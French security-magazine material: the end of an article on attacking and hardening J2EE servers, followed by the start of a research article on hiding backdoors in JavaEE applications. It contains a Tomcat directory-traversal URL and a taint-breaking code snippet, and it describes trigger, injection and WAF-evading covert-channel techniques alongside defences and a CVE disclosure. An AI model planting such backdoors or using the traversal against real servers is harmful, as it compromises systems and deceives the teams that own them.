http://www.victime.com/status?full=true

Cette application liste en temps réel toutes les requêtes HTTP effectuées sur le serveur.

La console Tomcat :

http://www.victime.com/app/%5C../manager/html/list

À partir de Tomcat 5, il est possible d'envoyer à distance une archive WAR directement via cette interface. Ce n'est pas le cas pour les versions antérieures pour lesquelles il faudra déposer l'archive sur le système de fichiers auparavant pour la déployer.

Ces deux applications ont la particularité de divulguer des informations intéressantes, notamment d'indiquer le chemin des applications déployées. Nous serons ainsi en mesure d'accéder aux autres applications. Si par malchance un système d'hôtes virtuel ou de filtrage suivant l'adresse IP source est mis en place, il sera toujours possible d'utiliser une directory traversal. Le but est de s'extraire du contexte des applications auxquelles nous avons accès et ainsi d'en atteindre d'autres.

L'attaquant ira donc inspecter ces nouvelles applications présentes sur le serveur pour voir si elles ne sont pas sujettes à des failles intéressantes pour lui...

3. Mesures de sécurité

Si nous venons de voir que de nombreuses attaques sont possibles sur les plateformes J2EE, il n'en reste pas moins que des solutions simples permettent d'éviter les attaques les plus faciles.

3.1 Les mesures de sécurité basiques

Comme toute application Web, des mesures basiques doivent être scrupuleusement respectées avant d'effectuer une configuration sécurisée des plateformes J2EE. En effet, les failles de sécurité présentées plus haut ont montré que des mesures qui pourraient pourtant paraître évidentes sont parfois manquantes. Le risque direct est que les attaques possibles sont à la portée d'un attaquant sans compétence particulière.

3.1.1 Définir une politique de mot de passe

Pour commencer, aucune interface d'administration ne devrait rester sans mot de passe. De plus, vérifiez que toutes les interfaces sont protégées. En effet, s'il existe plusieurs moyens pour accéder à la console d'administration, ils doivent tous au moins bénéficier d'un mot de passe qui ne soit pas trop faible. Les documentations de chaque solution aideront grandement aussi dans cette démarche.

3.1.2 Réduire la surface d'attaque

Dans un deuxième temps, nous pouvons limiter les risques en désactivant les services inutiles. Typiquement, WebSphere offre plusieurs services permettant d'accéder à l'interface alors qu'un seul devrait suffire. Quant à JBoss, la désactivation ou du moins la protection de l'interface RMI ainsi que les « Invokers » limite les risques d'attaque, surtout si la console JMX est correctement protégée.

3.1.3 Sécuriser les communications

Il paraît évident aujourd'hui que l'authentification doit reposer sur des protocoles fiables et sécurisés tels que SSL/TLS.

Or, nous avons pu remarquer que la plupart des serveurs d'applications, par défaut, ne proposent pas de communications chiffrées et toutes les authentifications aux consoles d'administration sont transmises via le protocole HTTP, et donc en clair.

Si, par défaut, WebSphere impose le chiffrement des communications avec un certificat généré lors de l'installation, l'administrateur devra importer ce certificat dans son navigateur afin de rendre réellement efficace ce mécanisme de sécurité.

3.2 Les mesures de filtrage

Différentes mesures de filtrage s'avèrent opportunes pour relever le niveau de sécurité de l'infrastructure liée au serveur d'applications.

3.2.1 Cloisonnement réseau approprié

Un serveur J2EE est souvent considéré comme un système sensible du fait des informations qu'il traite. Il doit donc être protégé en conséquence au niveau réseau. Tout simplement, il devra bénéficier d'un cloisonnement adéquat. Plus précisément, cela signifie que les consoles d'administration ne devraient pas être accessibles directement depuis Internet (contrairement à ce qui a été vu tout au long de cet article). Clairement, un pare-feu devra donc filtrer les ports concernés pour qu'ils ne soient accessibles qu'aux administrateurs, voire pas du tout : par exemple, avons-nous vraiment besoin de l'interface RMI sur JBoss ?

3.2.2 Utilité d'un reverse-proxy

Comme nous avons pu le voir, nous ne pouvons pas réduire le serveur d'applications à la solution J2EE uniquement, car il est fortement dépendant d'autres briques. Afin d'apporter une réelle sécurisation, il est donc nécessaire de se prémunir des failles potentielles qui peuvent être présentes sur le conteneur Tomcat, par exemple, ou la machine virtuelle Java. Pour éviter des attaques de ce type, il est important de bien paramétrer son reverse-proxy afin qu'il impose les restrictions suivantes :

- interdire l'accès aux répertoires qui ne sont théoriquement pas utilisés par les applications auxquelles l'utilisateur peut légitimement accéder ;
- paramétrer des règles matchant les différentes directory traversal.

3.2.3 Filtrer l'accès aux applications

En complément des mesures précédentes, il est aussi possible d'agir au niveau du serveur d'applications lui-même. En effet, Tomcat permet de définir des ACL par adresses IP sources. Typiquement, il serait opportun de définir un filtrage de sorte que seules les adresses IP correspondant aux administrateurs soient autorisées. Cette configuration s'effectue dans le fichier `context.xml` de Tomcat (cf. [SECJBOSS]).

3.2.4 Protections au niveau de la machine virtuelle

Pour aller plus loin, des restrictions peuvent être appliquées directement au niveau de la machine virtuelle Java pour interdire certaines fonctions comme décrit dans le papier de Philippe Prados [MACARON] ou encore les politiques proposées par le Security Manager.

Conclusion

Les serveurs d'applications J2EE se sont répandus très vite dans les entreprises, mais, encore une fois, la sécurité n'a pas été la priorité des intégrateurs et des équipes en charge des infrastructures WAS. Dans le lot, des applications Web critiques reposent sur ces serveurs J2EE dont les vecteurs d'attaque sont nombreux, car les briques sont multiples et les chances de vulnérabilités importantes. De plus, ces vecteurs sont régulièrement simples à exploiter comme nous avons pu le voir. Dans certains cas, ceux-ci sont dus à une configuration par défaut et/ou mauvaise configuration de l'environnement d'hébergement. Par ailleurs, d'autres faiblesses dues à un niveau de patchs insuffisant sont très intéressantes pour un attaquant et relativement fréquentes ; ce phénomène peut s'expliquer par plusieurs hypothèses selon les cas :

- Contraintes du fait d'un intégrateur qui supporterait une application métier sur une version précise d'un environnement exclusivement.
- Le fait qu'il s'agisse d'un produit tiers souvent installé à la main et ne faisant pas partie des packages du système. Le serveur J2EE n'est donc pas maintenu et passe souvent à travers le processus de patch management.
- Les éditeurs qui font évoluer parfois lentement leur version « Stable » (par exemple JOnAS Stable continuait à être distribué avec un Tomcat 5.1.10 jusqu'en février 2008, soit 11 mois après la publication du patch !).
- Toute raison pouvant aboutir à un niveau de patch médiocre.


La réunion de ces éléments amplifie les possibilités pour un attaquant. Ce dernier se retrouve alors dans une position assez favorable.

Le lecteur curieux pourra se rendre compte qu'un moteur de recherche avec la bonne requête peut suffire à trouver des cibles vulnérables...

Nous devons cependant retenir que des solutions simples permettent de résoudre une grande partie des trous de sécurité, mais, avant tout, nous devrions bannir la suite de mots « installation par défaut », faute de quoi, l'attaquant n'a pas fini de se délecter pendant que l'entreprise continuera à déguster... ■

Références

- [SERVEURS] Liste des serveurs d'applications J2EE :
  http://en.wikipedia.org/wiki/Comparison_of_application_servers#Java_EE
- [MACARON] Projet MACARON de Philippe PRADOS :
  http://code.google.com/p/macaron/
  http://actes.sstic.org/SSTIC09/Porte_derobee_dans_les_serveurs_applications_JavaEE/
- [SECJBOSS] Securing Jboss : **https://www.jboss.org/community/wiki/SecureJBoss**
- [DIRTRAV] Directory traversal généralement exploitables sur les serveurs d'applications J2EE :
  http://www.securityfocus.com/bid/22960/
  http://www.securityfocus.com/bid/24147
  http://www.securityfocus.com/bid/30633/
- [REDTEAM] Étude de Patrick HOF et Jens LIEBCHEN sur JBoss :
  http://www.redteam-pentesting.de/publications/2008-10-23-Bridging-the-Gap-Between-the-Enterprise-and-You_RedTeam-Pentesting.pdf
- [INVOKER] Document des invokers de JBoss :
  http://docs.jboss.com/jbossas/javadoc/4.0.1-sp1/console/org/jboss/console/remote/InvokerServlet.html
  http://docs.jboss.com/jbossas/javadoc/4.0.1-sp1/varia/org/jboss/invocation/http/servlet/InvokerServlet.html
- [WEBSPHERE] Intrusion sur WebSphere par Stanislav SVISTUNOVICH :
  http://dsecrg.com/files/pub/pdf/Penetration_from_application_down_to_OS_(IBM_Websphere).pdf



Philippe Prados – Architecte Consultant – Atos Origin

PORTE DÉROBÉE DANS LES SERVEURS D'APPLICATIONS JAVAEE

mots-clés : *contexte / types de vulnérabilité / mesures de sécurité*

Soixante-dix pour cent des attaques viennent de l'intérieur de l'entreprise. L'affaire Kerviel en a fait une démonstration flagrante. Les projets JavaEE sont très présents dans les entreprises. Ils sont généralement développés par des sociétés de services ou des prestataires. Cela représente beaucoup de monde pouvant potentiellement avoir un comportement indélicat. Aucun audit n'est effectué pour vérifier qu'un développeur malveillant ou qui subit des pressions n'a pas laissé une porte dérobée invisible dans le code. Nous nous plaçons dans la peau d'un développeur Java pour étudier les différentes techniques d'ajout d'une porte dérobée à une application JavaEE, sans que cela ne soit visible par les autres développeurs du projet.

1. Introduction

De nombreux employés d'une entreprise ne sont souvent pas des employés de l'entreprise elle-même mais des sous-traitants. L'entreprise confie donc son patrimoine informatique à des mains étrangères... pour lesquelles il est pratiquement impossible de garantir l'absence de malveillance (quelles qu'en soient les raisons : vengeance, pression, chantage ou autres).

Quelles sont les techniques utilisables par un développeur Java pour cacher un code malicieux ? Pour exécuter un traitement à l'insu de l'application ? Pour s'injecter dans le flux de traitement et ainsi capturer toutes les requêtes HTTP ? À toutes ces questions, nous proposons des réponses.

Deux vidéos de démonstrations sont diffusées. La première est une simple démonstration de la puissance de la porte dérobée, la seconde explique de plus comment se protéger contre ce type de menaces. Elles sont disponibles, ainsi que les outils, ici : **http://macaron.googlecode.com**.

2. L'objectif du pirate

Du point de vue du pirate, une porte dérobée doit :

- Résister à un audit du code de l'application, sinon chaque développeur qui participe au projet peut fortuitement la découvrir .
- Résister aux évolutions futures du code : il ne doit pas y avoir de dépendance directe avec le code existant. Une évolution de l'application ne doit pas faire échec à la porte dérobée .

- Contourner le pare-feu réseau et le pare-feu applicatif (Web Application Firewall – WAF). La communication avec la porte dérobée doit être invisible ou difficilement discernable d'un flux légitime.
- Contourner les outils d'analyse de vulnérabilité dans le *byte-code*, par propagation de teinture sur les variables.

De ce cahier des charges, nous avons recherché différentes techniques pour atteindre tous les objectifs que nous nous sommes fixés.

Pour résister à un audit, le code de la porte dérobée ne doit pas être présent dans les sources. L'application ne doit pas l'invoquer directement. Ainsi, la porte est généralement exclue des audits. Pour cela, il faut que la simple présence d'une archive, considérée à tort comme saine, suffise à déclencher l'attaque.

Pour ne pas dépendre de l'évolution du code applicatif, le code doit utiliser des attaques génériques, fonctionnant quelle que soit l'application.

Pour contourner les pare-feu, le code doit simuler une navigation d'un utilisateur. Il doit respecter toutes les contraintes sur les URL, les champs présents dans les requêtes, le format de chaque champ, etc. Il ne peut pas ajouter de nouvelles URL ou de nouveaux champs.

Pour contourner les outils d'analyses de byte-code[1] à la recherche de variables non saines lors de l'invocation de traitements risqués, il faut utiliser une écriture de code spécifique, cassant la propagation de la teinture sur les variables. La méthode ci-dessous casse la propagation des teintures simplement en changeant le type de la donnée :

```
private static String sanitize(String s)
{
  char[] buf=new char[s.length()];
  System.arraycopy(s.toCharArray(), 0, buf, 0, s.length());
  return new String(buf);
}
```

3. Implémentation

Le code de la porte dérobée doit suivre plusieurs étapes pour s'installer définitivement dans le serveur d'applications et être capable de détourner le flux des traitements. Ces étapes sont détaillées ci-dessous par ordre chronologique :

- piège de l'application ;
- injection dans le flux de traitement des requêtes http ;
- détection de l'ouverture ;
- communication discrète.

3.1 Les pièges

La première étape consiste à initialiser la porte dérobée. Elle doit démarrer alors que le code applicatif ignore sa présence. Pour cela, il faut utiliser des pièges pour permettre une exécution de code par la simple présence d'une archive JAR.

Les pièges sont des traitements cachés, exécutés à l'insu de l'application. Le code applicatif ou le serveur d'applications n'a pas à invoquer explicitement du code pour permettre l'exécution de traitements malveillants.

Différentes techniques de pièges ont été découvertes lors de l'étude. Plusieurs stratégies sont possibles pour les réaliser :

- ajout d'un fichier de paramétrage ;
- exploitation des « services » ;
- exploitation de la programmation par aspects (AOP) ;
- exploitation d'un « Ressource Bundle » ;
- exploitation des annotations.

3.1.1 Piège par « paramétrage »

De nombreux *frameworks* s'appuient sur des fichiers de paramétrages indiquant des noms de classes. Certains recherchent des fichiers de paramètres à différents endroits dans les archives. En plaçant un fichier de paramètres dans un lieu prioritaire, il est possible d'exécuter du code.

3.1.1.1 Piège du paramétrage « Axis »

Le premier exemple est le framework Axis de la fondation Apache. C'est un framework permettant l'invocation et la publication de services Web. Il recherche les fichiers de configuration dans l'ordre suivant (voir la classe `EngineConfigurationFactoryServlet`) :

- Fichier `<warpath>/WEBINF/<param.wsdd>`
- Ressource `/WEBINF/<param.wsdd>`
- Ressource `/<param.wsdd>`

La présence du fichier dans `/WEBINF` d'une archive quelconque suffit à exécuter du code lors de l'invocation du premier service Web. Comme ces fichiers sont rarement modifiés par les projets, il y a peu de chance qu'il y ait un conflit avec une autre fonctionnalité du projet.

3.1.1.2 Piège par paramétrage de services

Les spécifications des JAR[2] proposent d'utiliser le répertoire `METAINF/services` pour signaler la présence de composants à intégrer. Un fichier UTF8 dont le nom est généralement le

nom d'une interface, possède une ligne de texte avec la classe proposée pour l'implémenter.

Jusqu'au JDK5, cette technique n'est pas outillée par des API du JDK. Chaque projet désirant utiliser cette convention doit écrire un code spécifique. Le JDK6 offre une nouvelle API.

Généralement, le programme demande la ou les ressources correspondant à une clef. Le fichier est lu et une instance de la classe indiquée est alors construite.

Par exemple, le framework `commons-loggins` de la fondation Apache utilise cette convention pour initialiser le `LogFactory`. L'algorithme de découverte suit plusieurs étapes :

1. Recherche de la variable d'environnement `org.apache.commons.logging.LogFactory`
2. Sinon, recherche d'une ressource `METAINF/services/org.apache.commons.logging.LogFactory`
3. Sinon, lecture de la ressource `commons-logging.properties` pour y trouver la clef `org.apache.commons.logging.LogFactory`
4. Sinon, utilisation d'une valeur par défaut : `org.apache.commons.logging.impl.LogFactoryImpl`

La deuxième étape est la plus intéressante pour le pirate. En effet, en diffusant une archive avec ce fichier, il est possible d'exécuter du code. Ce dernier doit continuer le processus avec les étapes 2 à 4 pour rendre invisible sa présence.

D'autres frameworks standards utilisent la même approche, parmi lesquels :

- `META-INF/services/javax.xml.parsers.SAXParserFactory`
- `META-INF/services/javax.xml.parsers.DocumentBuilderFactory`
- `META-INF/services/org.apache.axis.EngineConfigurationFactory`
- ...

Il est donc aisé de publier ces fichiers pour injecter du comportement. Les portes d'entrées de ce type sont légions :

http://www.google.com/codesearch?q=METAINF+providers

En positionnant plusieurs pièges équivalents, la probabilité d'exécution de la porte dérobée est élevée.

Pour se protéger de l'injection d'un analyseur XML, il faut démarrer la JVM en ajoutant des paramètres permettant d'éviter la sélection dynamique de l'implémentation.

```
Djavax.xml.parsers.SAXParserFactory=\
com.sun.org.apache.xerces.internal.jaxp.SAXParserFactoryImpl
Djavax.xml.parsers.DocumentBuilderFactory=\
com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderFactoryImpl
...
```

Cette vulnérabilité a été rapportée aux développeurs concernés et fait l'objet du CVE-2009-0911.

3.1.1.3 Piège par paramétrage d'Aspect

La troisième technique de piège consiste à utiliser les technologies innovantes de programmation par aspect. Il s'agit d'une technique de tissage de code sur des critères syntaxiques du code du projet.

Les frameworks de programmation par Aspect recherchent la présence d'un fichier `/METAINF/aop.xml` dans chaque archive. Ce dernier permet l'exécution automatique d'un code Java. Il suffit d'avoir une archive avec ce fichier pour exécuter du code.

3.1.2 Piège par ResourceBundle

Pour gérer les messages en plusieurs langues, Java utilise des `ResourcesBundles`. L'algorithme recherche un fichier `.properties` suivant différents critères de langues et offre alors un ensemble de clefs/valeurs.

```
ResourceBundle.getBundle("Messages").get("hello")
```

L'algorithme recherche un fichier en ajoutant un suffixe formé de la langue et de sa déclinaison pour le pays. Par exemple, pour la France, le suffixe est `_FR_fr`, pour la Belgique `_FR_be`. S'il ne trouve pas de fichier, l'algorithme supprime des éléments du suffixe progressivement jusqu'à localiser un fichier pour la langue. Si rien n'est trouvé, une version sans suffixe est recherchée.




Fig. 1 : Lecture de properties




Fig. 2 : Lecture de properties avec classes

Bien que cela soit peu connu, l'algorithme est en fait plus complexe. Il recherche également des classes de même nom avant de rechercher les fichiers `.properties`.

Il est donc possible, en ajoutant une simple classe, d'exécuter du code lors du chargement d'une ressource.

De nombreux frameworks utilisent des `ResourcesBundles`. Une requête avec google/codesearch montre l'étendue des possibilités :

http://www.google.com/codesearch?q=ResourceBundle.getBundle+lang%3Ajava

Il suffit d'ajouter une classe de même nom qu'un fichier de ressource pour que le piège se déclenche à l'insu de l'applicatif. Lors d'un traitement anodin comme le chargement d'un fichier de clef/valeur, la porte s'installe dans le système.

En choisissant judicieusement les pièges, la probabilité d'exécuter le code d'initialisation de la porte dérobée est forte. En effet, plus aucun projet ne se passe de composants *open source* ou non.

Si un `RessourceBundle` est utilisé dans un code privilégié, la classe de simulation peut alors bénéficier des privilèges.

Cette vulnérabilité est également concernée par le CVE-2009-0911, précédemment mentionné.

3.1.3 Piège par annotations

De plus en plus de frameworks utilisent les annotations pour identifier des classes et des instances à initialiser. C'est un objectif de l'annotation : réduire le paramétrage. En exploitant les annotations utilisées par les différents frameworks, il est possible d'ajouter une classe qui sera automatiquement invoquée.

Par exemple, le framework Spring construit des instances des classes étant annotées de `@Component` ou `@Repository`. La contrainte est qu'il faut déclarer une classe dans un répertoire consulté par l'application lors de son initialisation.

```
<context:component-scan base-package="org.monprojet"/>
```

L'inconvénient de ce piège est qu'il exige de connaître le nom de la branche du projet où seront recherchés les différents composants. Sans modification du fichier ou capture de l'analyse par le parseur XML, il n'est pas possible de proposer un piège générique exploitant cette fonctionnalité. En revanche, un développeur du projet n'a aucune difficulté à proposer un code d'attaque adapté.

Avec les spécifications Servlet 3.0, chaque classe possédant une chaîne de caractères `Ljavax/servlet/annotation/WebServlet;` sera instanciée par le serveur d'applications. En effet, c'est la technique utilisée pour identifier les classes possédant une annotation `@WebServlet`.

3.2 Les techniques d'injection

Le code de la porte dérobée doit être injecté dans le flux de traitement de l'application. L'idéal est d'analyser chaque requête HTTP pour y détecter une clef spécifique ouvrant la porte.

Il existe différentes techniques pour injecter du code dans le processus de gestion d'une requête HTTP. Le schéma suivant indique le flux de traitement standard d'un composant JavaEE de type Web. Les différents points d'insertions possibles sont représentés.




Fig. 3 : Point d'insertions

Plusieurs stratégies permettent cela. Chacune est plus ou moins fonctionnelle suivant le contexte d'exécution :

- modifier le fichier `web.xml` du cache de Tomcat ;
- ajouter dynamiquement une valve Tomcat ;
- injecter du code en AOP ;
- injecter du code dans les frameworks ;
- injecter une Servlet 3.0 ;
- injecter du code lors de la compilation.

3.2.1 Injection par « ajout d'un filtre »

Le serveur Tomcat décompresse les archives (WAR, EAR) des composants dans un répertoire de travail. Ce dernier est rafraîchi si le composant applicatif possède une date plus récente. Le démarrage de la porte dérobée doit retrouver le fichier `web.xml` du cache de Tomcat, injecter un filtre JavaEE dans ce dernier et attendre le redémarrage du serveur d'applications.

Notez que les nouvelles spécifications des Servlet 3.0 permettent d'ajouter dynamiquement des filtres ou des servlets.

```
ServletContext.addFilter(...)
```

De plus, les web-fragments permettent d'ajouter encore plus facilement des filtres ou des servlets, en déclarant un fichier `META-INF/web-fragment.xml`.

```
<web-fragment>
  <filter>
    ...
  </filter>
</web-fragment>
```

3.2.2 Injection par ajout d'une « valve »

Tomcat propose également des valves. Ce sont des filtres spécifiques pouvant être ajoutés dynamiquement via une requête JMX. JMX est une technologie de consultations et de manipulations des paramètres du serveur, lors de son exécution.

Pour ajouter une valve, il faut construire une instance héritant de `ValveBase` avant de l'installer dans le serveur via une requête JMX.

3.2.3 Injection par XML

Nous avons vu précédemment qu'il était possible de contourner l'invocation de l'analyseur SAX ou DOM. Il est donc possible d'enrichir

ou de modifier un fichier XML de l'application, lors de son traitement par l'analyseur. Comme de nombreux frameworks utilisent ce format, il est possible d'injecter de nouveaux paramètres à la volée, avant l'analyse par le framework.

La même approche peut s'effectuer lors de l'analyse d'un DOM, par exemple lors du paramétrage des logs. Il est possible de contourner l'initialisation pour supprimer des alertes en toute discrétion.

3.2.4 Injection par génération d'« Autoproxy »

Java propose une API particulière permettant de générer dynamiquement une classe répondant à une interface précise. Une instance de cette classe capture toutes les invocations et peut alors modifier les traitements. La bibliothèque `CGLIB` propose un fonctionnement similaire en générant dynamiquement une classe héritant d'une autre, dont toutes les méthodes publiques peuvent être redéfinies. Cette deuxième approche permet d'offrir le même service, sans nécessiter d'interface.

Ces technologies sont utilisées pour générer des autoproxies, pour ajouter par exemple des règles de sécurité, de la gestion des transactions, de la répartition de charge, de la communication à distance type RMI ou CORBA, etc.

3.2.4.1 Injection des singletons

Le privilège Java2 `suppressAccessChecks` permet de modifier les attributs privés. S'il est disponible, il est facile de modifier des singletons.

Imaginons un singleton porté par une interface. Le singleton est accessible via la méthode statique `TheSingleton.getSingleton()`. Il est également disponible via l'attribut privé `TheSingleton._singleton`. Il est aisé de générer un AutoProxy pour remplacer le singleton, de modifier directement l'attribut privé et de capturer toutes les invocations aux méthodes du singleton.

Deux techniques protègent de ces attaques : déclarer l'attribut `_singleton` en `final` ou utiliser la sécurité Java2. Il faut en effet bénéficier du privilège `suppressAccessChecks` pour modifier un attribut privé.

Cela confirme que l'utilisation de singletons présente un risque pour les projets. L'utilitaire Google Singleton Detector peut identifier les risques[3] dans les projets.

3.2.4.2 Injection des composants Spring

Le framework Spring initie les singletons de l'application à l'aide du concept d'inversion de contrôle. L'initialisation des composants de Spring correspond à la création d'un groupe de singletons, liés entre eux.

Le framework Spring propose différents sous-frameworks dont une couche MVC (Modèle, Vue, Contrôleur) permettant de gérer les requêtes Web.

Une des trois approches d'injection consiste à déclarer un `<bean/>` implémentant l'interface `BeanPostProcessor`. Il est alors possible d'intervenir sur les beans implémentant l'interface `HandlerMapping` pour modifier le comportement de la méthode `getHandler(HttpServletRequest request)`.

Si nous désirons une attaque générique ne dépendant pas d'un nom de package spécifique à un projet, il faut modifier l'analyse du fichier XML à la volée pour y injecter dynamiquement la déclaration d'un nouveau `<bean/>`.

A l'heure où nous rédigeons ces lignes, cette attaque ne nécessite aucun privilège particulier pour être effective. Elle ne peut être contrée. Nous proposons une solution et un patch du JDK6 pour corriger cela.

3.2.5 Injection par déclaration d'« aspect »

La programmation par aspect permet naturellement l'injection de code dans l'application. Nous avons montré comment cette technique favorise du code à l'insu du projet. Elle permet également l'injection de traitements lors des requêtes HTTP. Tous les flux de traitement vers les requêtes ou les fichiers JSP peuvent être détournés. Ainsi, toutes les servlets et toutes les JSP du serveur d'applications seront sous le contrôle de la porte dérobée.

Il n'existe pas de technologie pour bloquer cette attaque.

3.2.6 Injection Servlet 3.0

Les dernières spécifications des servlets permettent naturellement l'injection de filtre. Le chargeur de classe d'une application Web regarde toutes les classes pour y découvrir éventuellement des annotations.

Lors de la présence d'une annotation `@WebFilter`, ce dernier est ajouté automatiquement comme s'il était présent dans le fichier `web.xml`.

Pour éviter cette découverte automatique des filtres, il faut ajouter le paramètre `metadatacomplete` dans le fichier `web.xml`.

3.2.7 Injections lors de la compilation

Le JSR269 permet d'ajouter des Processors lors de la compilation d'un code java. A partir de la version 6 de la JVM, sur la présence d'une annotation, un code Java prend la main lors de la compilation pour générer d'autres classes ou des fichiers

de ressources. Pour que cela fonctionne, il faut posséder une archive dans le CLASSPATH, lors de la compilation. Cette dernière doit présenter le service javax.annotation.processing.Processor.

Avec cette approche, il est possible d'intervenir sur le code final de l'application, même avec une archive présente uniquement pour les tests unitaires.

L'ajout ou la modification de classe est possible. Il est donc envisageable d'intervenir sur une classe compilée pour modifier son comportement, soit en injectant du code directement dans la classe lors de la compilation, soit en replaçant tout simplement le fichier .class.

Lors d'une compilation par Maven ou Ant, par exemple, le processeur est invoqué pour compiler les classes du projet et les classes des tests unitaires. Le processeur peut alors entrer en action pour intervenir sur le répertoire target, avant la création de l'archive du projet.

Cette attaque peut être exploitée pour toute application Java, et permettre d'injecter une porte dérobée dans une carte à puce.

Pour interdire cela, il faut ajouter le paramètre -proc:none lors de la compilation.

3.3 Détection de l'ouverture de la porte

Le code de la porte dérobée étant exécuté à chaque requête HTTP à l'aide d'une valve Tomcat, d'un filtre JavaEE, d'une injection AOP, d'un Auto-Proxy ou d'un interceptor Spring, il est possible d'analyser tous les champs des formulaires. Sur la présence d'une clef dans un champ quelconque d'un formulaire, la porte dérobée détourne le traitement.

Nous proposons un code de démonstration de ces attaques. Il s'agit de placer une simple archive dans le répertoire WEB-INF/lib. Il faut ensuite utiliser le mot Macaron en écriture *Leet*[4] (« M4c4r0n ») dans n'importe quel champ de l'application pour l'exécuter.

3.4 Communication discrète

Maintenant que le flux est détourné, il faut faire preuve de discrétion pour communiquer avec la porte dérobée. Le code ne doit pas être détecté par les pare-feu réseau, ni par les pare-feu applicatifs (WAF).

Les pare-feu applicatifs détectent :

- les URL utilisées via une liste blanche ;
- la liste des champs pour chaque URL et les contraintes de format (chiffre/lettre, taille, etc.) ;
- la vitesse des requêtes (plus de 120 requêtes par minute ou plus de 360 requêtes en cinq minutes) ;
- la taille limite des réponses (512Ko) ;
- la présence de mots-clefs spécifiques dans les pages de réponses (liste noire).

La porte dérobée doit contourner toutes ces vérifications. Pour cela, le filtre utilise une URL standard de l'application, celle utilisée pour insérer la clef. La requête d'ouverture est conforme aux contraintes si le champ choisi pour utiliser la clef accepte des caractères et des chiffres.

La communication s'effectue en remplissant un formulaire avec une valeur spéciale, respectant les contraintes du champ (type de caractère et taille du champ).

Les agents de la porte dérobée n'utilisent alors que cette URL, en soumettant toujours le même formulaire, avec les mêmes valeurs, sauf pour un seul champ qui sert de transport. Ce dernier ne doit pas violer les contraintes du champ.

Le schéma Figure 4 indique le cheminement de la communication.




Fig. 4 : Communication de la porte dérobée

Lors de la soumission d'un formulaire, le traitement est détourné vers la porte dérobée. Une page spécifique est renvoyée. Cette dernière communique avec le code de la porte dérobée à l'aide de requêtes AJAX afin d'injecter dans la page les résultats des traitements au format XML.

Une écoute des trames réseau lors d'une communication avec la porte dérobée fait apparaître des soumissions régulières d'un formulaire, dont un seul champ évolue. Si la requête est de type POST, il est peu probable que cela soit enregistré dans les logs.

